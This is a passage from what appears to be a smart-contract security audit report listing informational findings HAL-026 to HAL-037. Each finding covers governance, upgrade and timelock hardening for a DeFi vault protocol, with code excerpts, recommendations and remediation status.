Acknowledged: The client acknowledged this finding because there is no exploitable condition at launch: `ConcreteMerchant::reinitializeV2()` backfills `usedUserAccounts` from a `DEFAULT_ADMIN_ROLE`-supplied list in a single one-shot `reinitializer(2)` call, and the current deployment's user-account population is small and well-bounded, so the full historical set fits comfortably within one transaction without truncation. The migration input is prepared and verified against known deployment data by the trusted `DEFAULT_ADMIN_ROLE`, so completeness is ensured operationally at migration time rather than derived on-chain. The client retains the observation on record and acknowledges the residual risk.

HAL-026 PARTIALLY SOLVED

Zero cooldown removes temporal spacing between NAV adjustments

● Informational · 0.3 AO:S/AC:L/AX:L/R:F/S:U/C:N/A:N/I:M/D:N/Y:N

DESCRIPTION

`PositionAccountingLib::setCooldownPeriod()` enforces only an upper relationship to `accountingValidityPeriod`, so `STRATEGY_ADMIN` can set the cooldown to 0 without a timelock. Each `adjustTotalAssets()` call still respects the configured single-step change cap, but zero cooldown removes all temporal spacing between otherwise valid updates.

SOL

```sol
function setCooldownPeriod(uint64 cooldownPeriod_) internal {
    PositionAccountingStorageLib.PositionAccountingStorage storage $ =
97PositionAccountingStorageLib.fetch();
    if (cooldownPeriod_ > $.accountingValidityPeriod - MIN_PERIOD_DIFFERENCE) revert
InvalidCooldownPeriod();
    uint64 oldPeriod = $.cooldownPeriod;
    emit SetCooldownPeriod(oldPeriod, cooldownPeriod_);
    $.cooldownPeriod = cooldownPeriod_;
}
```

Scenario:

1. `STRATEGY_ADMIN` sets `cooldownPeriod` to 0, and the change takes effect immediately.
2. An authorized admin or operator submits sequential `adjustTotalAssets()` calls in one block.
3. Each change remains within the per-change threshold and uses the next nonce, but no time elapses between changes.

Impact: A trusted account can remove the temporal observation window and compound several individually valid NAV changes before external monitoring can react. The code does not establish a cumulative cap, and no value-extraction path is proven, so this is guardrail and governance hardening rather than an unprivileged pricing exploit.

RECOMMENDATION

Define and enforce a minimum cooldown from the accounting SLA, and timelock changes that reduce the cooldown or increase the accounting-validity window. Preserve immediate emergency controls.

REMEDIATION COMMENT

Addressed in: f418dac66839784d399bae1dd34bca63ea9db3d3

Partially Remediated: `MultisigStrategy.setCooldownPeriod()` now carries the `afterDelay` modifier and is registered at `TIER_3` in `TimelockConfigurationLib`, so cooldown changes require a timelocked delay instead of taking effect immediately. However, `PositionAccountingLib.setCooldownPeriod()` still enforces only the upper bound against `accountingValidityPeriod`; no nonzero minimum floor was added, so a cooldown of 0 remains settable once the delay elapses, and the temporal-spacing gap between NAV adjustments structurally remains.

HAL-027 SOLVED

Upgraded AssetCx vaults can retain the previous merchant admin

● Informational · 0.3 AO:S/AC:L/AX:M/R:P/S:U/C:N/A:N/I:M/D:N/Y:N

DESCRIPTION

`ConcreteAssetCxVaultImpl` configures `ROLE_ADMIN` as the administrator of `MERCHANT_ROLE` only during fresh initialization. The contract does not override the upgrade migration hook, and the base earn migration does not include the AssetCx-specific merchant role. An existing proxy upgraded in place can therefore retain its previous merchant-role administrator.

SOL 37–49

```
37      function _initialize(
38          uint64 initialVersion,
39          address owner,
40          IDefaultEnforcedVaultConfiguration.DefaultEnforcedVaultConfiguration calldata
    defaultEnforcedVaultConfig,
41          bytes memory data
42      ) internal virtual override {
43          super._initialize(initialVersion, owner, defaultEnforcedVaultConfig, data);
44          __ConcreteAssetCxVaultImpl_init();
45      }
46
47      function __ConcreteAssetCxVaultImpl_init() internal onlyInitializing {
48          AssetCxStateInitLib.stateInitAssetCxVaultImpl();
49      }
```

Scenario:

1. An existing AssetCx vault proxy from the prior role model is upgraded to the pinned implementation.
2. The fresh-deployment initializer does not run, and no AssetCx-specific migration updates the `MERCHANT_ROLE` administrator.
3. The previous merchant admin retains revoke authority and any grant authority permitted by the active timelock state, while the new `ROLE_ADMIN` cannot administer the role.

Impact: If existing proxies are upgraded in place, merchant-role control can remain with a key that the new role model intended to retire. The finding does not affect fresh deployments, and governance can repair affected proxies through an AssetCx-specific upgrade migration.

RECOMMENDATION

During the AssetCx vault upgrade, run the inherited migration and atomically set `ROLE_ADMIN` as the administrator of `MERCHANT_ROLE`. Do not automatically revoke existing merchants.

REMEDIATION COMMENT

Addressed in: 3202925916b15eed082a6354bac22c40dee55a8d

Solved: `ConcreteAssetCxVaultImpl` now overrides `_upgrade()` to call `AssetCxStateInitLib.stateUpgradeAssetCxVaultImpl()`, which re-asserts `ROLE_ADMIN` as the administrator of `MERCHANT_ROLE` via `_setRoleAdmin()`, reachable only through the factory-gated, version-bumped `reinitializer` upgrade path. An in-place upgraded AssetCx vault can no longer retain the prior merchant-role administrator, since `ROLE_ADMIN` control over `MERCHANT_ROLE` is re-pointed atomically on every upgrade.

HAL-028 ACKNOWLEDGED

Blocked hook and PMH implementations lack direct recovery

● Informational · 0.3 AO:S/AC:L/AX:L/R:P/S:U/C:N/A:L/I:N/D:N/Y:N

DESCRIPTION

`PeripheryFactory::blockPMHImpl()` and `PeripheryFactory::blockHookImpl()` permanently set the blocked flag for an implementation ID in the current factory implementation. Unlike the strategy registry, the PMH and hook registries expose no owner-controlled, timelocked function that clears those flags.

SOL 356-363

```
356     /// @notice Block a PMH implementation by ID so it can no longer be cloned.
357     function blockPMHImpl(uint64 implId) external onlyFactoryManager {
358         PFSLib.PFStorage storage $ = PFSLib.fetch();
359         if ($.pmhImpls[implId] == address(0)) revert ImplNotFound();
360         if ($.pmhBlocked[implId]) revert AlreadyBlocked();
361         $.pmhBlocked[implId] = true;
362         emit PMHImplBlocked(implId);
363     }
```

SOL 452-459

```
452     /// @notice Block a hook implementation by ID so it can no longer be cloned.
453     function blockHookImpl(uint64 implId) external onlyFactoryManager {
454         PFSLib.PFStorage storage $ = PFSLib.fetch();
455         if ($.hookImpls[implId] == address(0)) revert ImplNotFound();
456         if ($.hookBlocked[implId]) revert AlreadyBlocked();
457         $.hookBlocked[implId] = true;
458         emit HookImplBlocked(implId);
459     }
```

Scenario:

1. `FACTORY_MANAGER` mistakenly blocks an approved PMH or hook implementation ID.
2. New clone attempts for that ID revert because the registry reads the latched blocked flag.
3. The owner cannot reverse the flag through the current PMH or hook registry API, even after a timelock review.
4. Recovery requires approving a new implementation ID or upgrading the factory.

Impact: An erroneous trusted-manager action can permanently disable future clones for a specific PMH or hook implementation ID in the current factory version. Existing clones continue operating,

and emergency blocks remaining immediate is intentional; this finding concerns recovery symmetry only.

RECOMMENDATION

Add owner-only, delayed unblock functions for PMH and hook implementation IDs and register their selectors for new and upgraded deployments. Keep blocking immediate.

REMEDIATION COMMENT

Acknowledged: The client acknowledged this finding because the missing unblock path is intended design: unlike strategies, which have many active deployments and warrant the richer lifecycle management given by `unblockStrategyImpl()`, the PMH and hook registries in `PeripheryFactory` hold only a small number of implementations, so `blockPMHImpl()` and `blockHookImpl()` are meant to act as a definitive, one-way safety action. Recovery from a mistaken block is handled operationally by approving a new implementation ID rather than reinstating the blocked one. The client retains the observation on record and acknowledges the residual risk.

HAL-029 ACKNOWLEDGED

One rejected recipient can delay an entire destination batch

● Informational · 0.2 AO:S/AC:L/AX:M/R:F/S:C/C:N/A:M/I:N/D:N/Y:N

DESCRIPTION

`ShareDistributor` delivers an authenticated destination batch through ordinary vault-share transfers. Those transfers invoke the destination vault's configured pre- and post-transfer hooks. If 1 recipient fails a whitelist, lock, or other transfer policy, the hook revert rolls back the entire message and delays every eligible recipient in the same batch.

SOL 138-153

```
138         // Process each user in the batch
139         for (uint256 i = 0; i < users.length; i++) {
140             if (sharesArray[i] == 0) continue; // Skip if no shares
141
142             // Check if distributor has enough shares
143             uint256 availableShares = IERC20(targetVault).balanceOf(address(this));
144             if (availableShares < sharesArray[i]) {
145                 revert InsufficientShares(sharesArray[i], availableShares);
146             }
147
148             // Record claimed amount before transfer
149             claimedShares[users[i]] += sharesArray[i];
150
151             // Transfer shares from distributor to user
152             IERC20(targetVault).transfer(users[i], sharesArray[i]);
153         }
```

Scenario:

1. `VAULT_MANAGER` creates a source batch containing multiple users whose shares are burned and locked before the cross-chain message is sent.
2. The destination vault has a transfer-restricting hook, and 1 recipient does not satisfy it.
3. `ShareDistributor` reaches that recipient and the normal share transfer reverts.
4. EVM atomicity rolls back every transfer in the destination delivery, so eligible users wait until eligibility or hook configuration is corrected and the message is retried.

Impact: One ineligible destination recipient can delay an entire authenticated claim batch. Compliance enforcement remains intact and no partial distribution survives the revert; the issue is cross-user liveness coupling.

RECOMMENDATION

Limit liveness coupling through smaller destination batches or authenticated per-recipient escrow. Preserve replay protection and conservation of credited, distributed, and remaining shares.

REMEDIATION COMMENT

Acknowledged: The client acknowledged this finding because the trust model is intended: `ShareDistributor`'s sole purpose is to deliver shares to a curated destination recipient list whose composition is fully controlled by the admin, so the admin already has the context to check that recipients satisfy the destination vault's transfer policy, enforced through `ERC20UpgradeableWithTransferHook`, before submitting a batch. Batch sizing in `ConcretePredepositVaultImpl` is therefore treated as an operational decision rather than a protocol constraint. The client retains the observation on record and acknowledges the residual risk.

HAL-030 SOLVED

Failed flash operations can bypass their explicit failure signal

● Informational · 0.2 AO:S/AC:L/AX:H/R:F/S:C/C:N/A:H/I:N/D:N/Y:N

DESCRIPTION

`LoopingPrimitive::_leverage()` calls `IFlashModule::flash()` without checking its boolean result. The supported `FlashModuleAaveV3` implementation returns `true` after a successful flash loan and otherwise reverts, but the interface permits a compliant future module to return `false` without reverting.

SOL 165-166

```
165 IFlashModule(flashModule_)
166     .flash(flashToken, flashAmount, loopModality, abi.encode(pairedToken,
    pairedTokenAmount, floatingAmount));
```

Scenario:

1. Governance configures a new flash module that reports an unsuccessful operation by returning `false`.
2. A looping operation reaches `LoopingPrimitive::_leverage()` with a nonzero flash amount.
3. The flash call returns `false`, but the strategy continues to its post-operation checks instead of reverting at the failure boundary.

Impact: The current Aave module is not exploitable through this condition. The unchecked result creates an interface integration hazard for future modules and can produce confusing downstream reverts or incomplete-operation handling.

RECOMMENDATION

Revert when `IFlashModule::flash()` returns `false`, or remove the boolean return value if all supported modules revert on failure.

REMEDIATION COMMENT

Addressed in: a08187f43e6fae1647cc9d6d0dbc807ba2bd3420

Solved: `LoopingPrimitive::_leverage()` now checks the boolean return of `IFlashModule::flash()` and reverts with the new `FlashLoanFailed()` error whenever it is `false`. A future flash module that reports failure by returning `false` instead of reverting can no longer let execution continue past the failure boundary into the strategy's post-operation checks.

HAL-031 SOLVED

Merchant fund-flow changes use a 12-hour review tier

● Informational · 0.1 AO:S/AC:L/AX:L/R:F/S:U/C:N/A:N/I:L/D:N/Y:N

DESCRIPTION

`TimelockConfigurationLib` deliberately assigns `setVaultYieldConfig()` and `setYieldTokenWhitelisted()` to `TIER_3`, which provides a 12-hour review window. The code enforces the configured delay; the remaining question is whether governance policy requires a longer tier for merchant fund-flow changes.

SOL 238-242

```
238 $.artifactDelayTier[CT.CT_MERCHANT]
    [bytes32(IConcreteMerchantInheritedSelectors.setVaultYieldConfig.selector)] =
239     TIER_3;
240 $.artifactDelayTier[
241     CT.CT_MERCHANT
242 ][bytes32(IConcreteMerchantInheritedSelectors.setYieldTokenWhitelisted.selector)] =
    TIER_3;
```

Scenario:

1. An authorized merchant manager proposes a yield-token or vault-yield configuration change.
2. The proposal matures after the configured Tier 3 delay and is executed normally.
3. If operational policy expects a longer review period, monitors and guardians receive less time than that policy assumes.

Impact: No timelock bypass exists. This is a governance-duration hardening observation whose relevance depends on the client's approved tier policy.

RECOMMENDATION

Document the approved review period for merchant fund-flow setters and move them to a longer tier if 12 hours does not satisfy that policy.

REMEDIATION COMMENT

Addressed in: 564d175b2a9f9bb70ca76b023b19bb73390819ce

Solved: `TimelockConfigurationLib` now assigns `setVaultYieldConfig()` and `setYieldTokenWhitelisted()` to `TIER_2` instead of `TIER_3`, doubling the merchant fund-flow review window from 12 hours to 24 hours. A merchant manager's vault-yield or token-whitelist change can no longer mature and execute within the shorter 12 hour window that monitors and guardians had to react to.

HAL-032 SOLVED

Derived hook clones accept the base initializer selector

● Informational · 0.1 AO:S/AC:L/AX:L/R:F/S:U/C:N/A:L/I:N/D:N/Y:N

DESCRIPTION

Derived lock-hook implementations inherit the base 2-argument `initialize()` alongside their specialized initializer. `PeripheryFactory::cloneHook()` forwards caller-selected initialization calldata to the new clone without restricting the selector, so a clone creator can initialize a derived hook through the base overload and leave derived-only state at defaults.

SOL 185-187

```
185 function initialize(address owner_, uint64 initialLockDuration_) external virtual
    initializer {
186     __DepositLockHook_init(owner_, initialLockDuration_);
187 }
```

Scenario:

1. A caller clones an approved derived hook implementation but supplies the inherited base initializer selector.
2. The clone initializes successfully without setting Reg S extension, legacy-hook, or fee-specific state.
3. A privileged vault or container manager later installs the misconfigured clone.

Impact: A caller-controlled integration mistake can produce a derived hook whose effective policy differs from the selected implementation. Clone registration alone grants no vault authority, and protocol impact requires a manager to install the clone.

RECOMMENDATION

Override the inherited base initializer in each derived hook to revert, or allowlist initializer selectors by implementation ID in `cloneHook()`.

REMEDIATION COMMENT

Addressed in: 0e0e7e6c45f27e66c9c94ccd55745a7c4e4cdf3f

Solved: Both `DepositLockRegSHook` and `DepositLockWithFeeHook` now override the inherited base `initialize()` to unconditionally revert with `UseDerivedInitializer()`, leaving each derived hook's own specialized initializer as the only usable entry point. A caller cloning a derived hook through `PeripheryFactory::cloneHook()` can no longer invoke the

base 2-argument initializer to leave the Reg S extension, legacy-hook, or fee-specific state at its defaults.

HAL-033 SOLVED

AssetCX upgrades leave emergency pausing temporarily unavailable

● Informational · 0.1 AO:S/AC:L/AX:L/R:F/S:U/C:N/A:L/I:N/D:N/Y:N

DESCRIPTION

`AssetCX::initialize()` grants the newly introduced `PAUSER_ROLE`, but an existing initialized proxy cannot execute that initializer again. The implementation provides no reinitializer or migration call that seeds the role during an upgrade from the prior non-pausable version.

SOL 66-86

```sol
66      function initialize(string memory name_, string memory symbol_, address admin,
    address timelock_)
67          public
68          initializer
69      {
70          if (admin == address(0)) {
71              revert AdminCannotBeZeroAddress();
72          }
73
74          __ERC20_init(name_, symbol_);
75          __ERC20Pausable_init();
76          __AccessControl_init();
77          __UUPSUpgradeable_init();
78
79          _grantRole(DEFAULT_ADMIN_ROLE, admin);
80          _setRoleAdmin(AssetCxRolesLib.MERCHANT_ROLE, DEFAULT_ADMIN_ROLE);
81          _setRoleAdmin(AssetCxRolesLib.PAUSER_ROLE, DEFAULT_ADMIN_ROLE);
82
83          _grantRole(AssetCxRolesLib.PAUSER_ROLE, admin);
84
85          if (timelock_ != address(0)) TimelockIntegrationLib.setTimelock(timelock_);
86      }
```

Scenario:

1. An existing AssetCX proxy is upgraded from the prior implementation.
2. The new `initialize()` does not run because the proxy is already initialized.
3. No account holds `PAUSER_ROLE`, so `pause()` reverts during the post-upgrade window.
4. `DEFAULT_ADMIN_ROLE` restores the role in one immediate `grantRole()` transaction.

Impact: Emergency pausing is unavailable immediately after an upgrade unless the deployment procedure separately grants `PAUSER_ROLE`. Fresh deployments are unaffected, and recovery is one admin transaction.

RECOMMENDATION

Add an admin-only reinitializer that atomically configures and grants `PAUSER_ROLE` during upgrades from pre-role implementations. Require a nonzero pauser and an unused initialization version.

REMEDIATION COMMENT

Addressed in: 3202925916b15eed082a6354bac22c40dee55a8d

Solved: `AssetCX.sol` adds `reinitializeV2()`, callable once via `reinitializer(2)` and restricted to `DEFAULT_ADMIN_ROLE`, which re-asserts `DEFAULT_ADMIN_ROLE` as the administrator of `PAUSER_ROLE` and grants `PAUSER_ROLE` to the supplied addresses. An AssetCX proxy upgraded from the prior non-pausable implementation can no longer be left with zero accounts holding `PAUSER_ROLE`, since emergency pausing capability is restored atomically as part of the upgrade.

HAL-034 SOLVED

Timelock default-admin handoff lacks an explicit review policy

● Informational · 0.1 AO:S/AC:L/AX:L/R:F/S:U/C:N/A:N/I:L/D:N/Y:N

DESCRIPTION

`Timelock::grantRole()` delays CONFIG, OVERRIDE, and UPGRADER grants and explicitly lists 3 immediate operational roles, but it also permits an existing default admin to grant `DEFAULT_ADMIN_ROLE` immediately without naming an admin-handoff policy. The new admin still cannot bypass the target-role delays enforced by the override.

SOL 322-339

```
322     /// @notice Self-timelocks `grantRole` for the privileged configuration roles.
323     /// @dev Granting {CONFIG_ROLE}, {OVERRIDE_ROLE}, or {UPGRADER_ROLE} requires
324     ///      a prior matured {propose} (registered at TIER_2 under {CT_TIMELOCK}),
325     ///      routed through the same external self-call as {afterDelay}.
326     ///      {PROPOSER_ROLE}, {GUARDIAN_ROLE}, and {JANITOR_ROLE} grants are
327     ///      intentionally exempt and execute immediately.
328     function grantRole(bytes32 role, address account)
329         public
330         virtual
331         override(AccessControlUpgradeable, IAccessControl)
332     {
333         if (
334             role == TimelockRolesLib.CONFIG_ROLE || role ==
    TimelockRolesLib.OVERRIDE_ROLE
335                 || role == TimelockRolesLib.UPGRADER_ROLE
336         ) {
337             this.checkDelayExpired(msg.sig, msg.data[4:]);
338         }
339         super.grantRole(role, account);
```

Scenario:

1. An existing default-admin key is compromised or used incorrectly.
2. The account grants `DEFAULT_ADMIN_ROLE` to another address in one transaction.
3. The new address joins the super-admin set without a 2-step acceptance flow or review delay.

Impact: A trusted-key failure can immediately enlarge the Timelock admin set and complicate recovery. The recipient still cannot grant CONFIG, OVERRIDE, or UPGRADER without their separate delays, so this is admin-handoff hardening rather than a complete timelock bypass.

RECOMMENDATION

For existing Timelock proxies, add a namespaced delayed 2-step admin handoff and resolve all current admin members before disabling direct role changes. Use default-admin-rules storage only

for fresh deployments or after migration.

REMEDIATION COMMENT

Addressed in: ba0f5d813905c30dc127995321fe807afaa3791b

Solved: Granting `DEFAULT_ADMIN_ROLE` on the timelock now routes through the self-timelock, registered at `TIER_1` in `TimelockConfigurationLib` and added to the delay-gated set in `Timelock::grantRole()`, so an admin handoff must mature over the longest review delay instead of taking effect immediately. The timelock also blocks removing the final `DEFAULT_ADMIN_ROLE` holder by reverting `revokeRole()` and `renounceRole()` when only one admin remains, so a default-admin handoff can no longer take effect without an explicit review window and the timelock can no longer be left permanently without an administrator.

HAL-035 ACKNOWLEDGED

Timelock documentation conflicts with intentional artifact registration

● Informational · AO:S/AC:L/AX:L/R:F/S:U/C:N/A:N/I:N/D:N/Y:N

DESCRIPTION

`Timelock::addArtifact()` is intentionally immediate for `CONFIG_ROLE`. Pinned unit tests assert that its selector is not self-timelocked and use the function as the recovery path for missing artifact registration. The interface NatSpec still describes the function as self-timelocked, so the defect is documentation drift rather than a governance bypass.

SOL 211-243

```
211     /// @inheritdoc ITimelock
212     function addArtifact(bytes4 contractType, bytes32 artifact, bytes4 tier)
213         external
214         onlyRole(TimelockRolesLib.CONFIG_ROLE)
215     {
216         _requireKnownTier(tier);
217
218         TimelockStorageLib.TimelockStorage storage $ = TimelockStorageLib.fetch();
219         if ($.artifactDelayTier[contractType][artifact] != bytes4(0)) {
220             revert ArtifactAlreadyRegistered(contractType, artifact);
221         }
222
223         $.artifactDelayTier[contractType][artifact] = tier;
224
225         emit ArtifactRegistered(contractType, artifact, tier);
226     }
227
228     /// @inheritdoc ITimelock
229     function changeTier(bytes4 contractType, bytes32 artifact, bytes4 newTier)
230         external
231         onlyRole(TimelockRolesLib.CONFIG_ROLE)
232         afterDelay
233     {
234         _requireKnownTier(newTier);
235
236         TimelockStorageLib.TimelockStorage storage $ = TimelockStorageLib.fetch();
237         bytes4 previousTier = $.artifactDelayTier[contractType][artifact];
238         if (previousTier == bytes4(0)) revert ArtifactNotRegistered(contractType,
    artifact);
239
240         $.artifactDelayTier[contractType][artifact] = newTier;
241
242         emit ArtifactTierChanged(contractType, artifact, previousTier, newTier);
243     }
```

Scenario:

1. An integrator reads the interface and expects `addArtifact()` to require a matured proposal.
2. `CONFIG_ROLE` calls the implementation directly, and the call succeeds immediately as the unit tests expect.

3. The mismatch causes an incorrect operational or monitoring assumption.

Impact: The stale interface can mislead deployment tooling and governance reviewers. The pinned implementation and tests agree on immediate registration, and existing artifacts cannot be overwritten through this function.

RECOMMENDATION

Update the interface NatSpec and governance documentation to state that `addArtifact()` is immediate and add-only.

REMEDIATION COMMENT

Acknowledged: The client acknowledged this finding because leaving `addArtifact()` outside self-timelocking is an intentional design choice, not the governance bypass the stale NatSpec implies. Registering a new artifact is a strictly protective, add-only action with no downside to immediate execution, whereas `changeTier()` can reduce an existing delay and correctly remains gated by `afterDelay`; updating the interface NatSpec to align the documentation with this behavior is a design acknowledgement the client has yet to close. The client retains the observation on record and acknowledges the residual risk.

HAL-036 ACKNOWLEDGED

Unpinned EVM target risks future non-Cancun deployment failures

● Informational · AO:S/AC:L/AX:H/R:F/S:U/C:N/A:L/I:N/D:N/Y:N

DESCRIPTION

The earn and AssetCX Foundry profiles select Solidity 0.8.27 but do not pin `evm_version`. The repositories use transient-storage reentrancy guards, so a future build or deployment to a pre-Cancun EVM can produce incompatible bytecode or runtime failures. All currently declared target chains support Cancun.

TOML 1-7

```toml
[profile.default]
src = "src"
out = "out"
libs = ["lib", "node_modules"]
test = "test"
optimizer_runs = 100
solc = "0.8.27"
```

Scenario:

1. A future release reuses the build configuration for a chain that has not activated Cancun.
2. The compiler emits bytecode containing transient-storage opcodes.
3. Deployment or guarded calls fail on the unsupported chain.

Impact: A future unsupported-chain deployment can fail or require redeployment. Current declared deployments are unaffected, so this is release-engineering compatibility hardening.

RECOMMENDATION

Pin the intended `evm_version` and reject deployments to chains that do not support the compiled opcodes.

REMEDIATION COMMENT

Acknowledged: The client acknowledged this finding because there is no exploitable condition at launch: `earn-v2-core/foundry.toml` and `ASSETcx/foundry.toml` set `solc = "0.8.27"` without pinning `evm_version`, but this repository is not the source of deployed bytecode. Production artifacts are built and deployed from a separate, dedicated deployment repository that explicitly pins the EVM version to Cancun, and all currently declared target chains support Cancun, so the transient-storage reentrancy guards in `UpgradeableVault` behave as intended regardless

of this repo's profile. The client retains the observation on record and acknowledges the residual risk.

HAL-037 SOLVED

Scope documents reference views deliberately removed before release

● Informational · AO:S/AC:L/AX:L/R:F/S:U/C:N/A:N/I:N/D:N/Y:N

DESCRIPTION

Engagement scope text references `donatedAmount()` and `totalAssetCxSupply()`, but repository history shows both views were deliberately removed before the pinned audit commits. Their absence is therefore a scope-document synchronization issue, not evidence of an implementation omission.

CODE

```
6d10187  remove donatedAmount
4cb4482  revert adding totalAssetCxSupply
```

Scenario:

1. A reviewer or integrator relies on the older scope text and expects the 2 dedicated views.
2. The pinned interfaces and implementations omit them because later commits removed the features and their tests.
3. Acceptance criteria or integration work is based on stale documentation.

Impact: Stale scope text can create delivery ambiguity, but no direct security or accounting impact is demonstrated. Standard `totalSupply()` and existing donation accounting may already provide the intended information.

RECOMMENDATION

Update the specifications to reflect the deliberate view removals, or explicitly restore each required view with a defined source of truth.

REMEDIATION COMMENT

Addressed in: 7f25cb59aeddf7535a37b777fd13981ff79e0710

Solved: The stale `donatedAmount()` and `totalAssetCxSupply()` references have been removed from the scope document's section-3 summary and from the file entries for `ConcreteStandardVaultImpl`, `WithdrawLib`, `ConcreteMerchant.sol`, and `ConcreteMerchantStorageLib.sol`. The document now matches code reality, since both views were deliberately removed before the pinned commits and a grep for either symbol across the

scope doc and `src/` returns no matches. A reviewer or integrator can no longer be misled into expecting views that were never present in the audited implementation.

Disclaimer

Halborn strongly recommends conducting a follow-up assessment of the project either within six months or immediately following any material changes to the codebase, whichever comes first. This approach is crucial for maintaining the project's integrity and addressing potential vulnerabilities introduced by code modifications.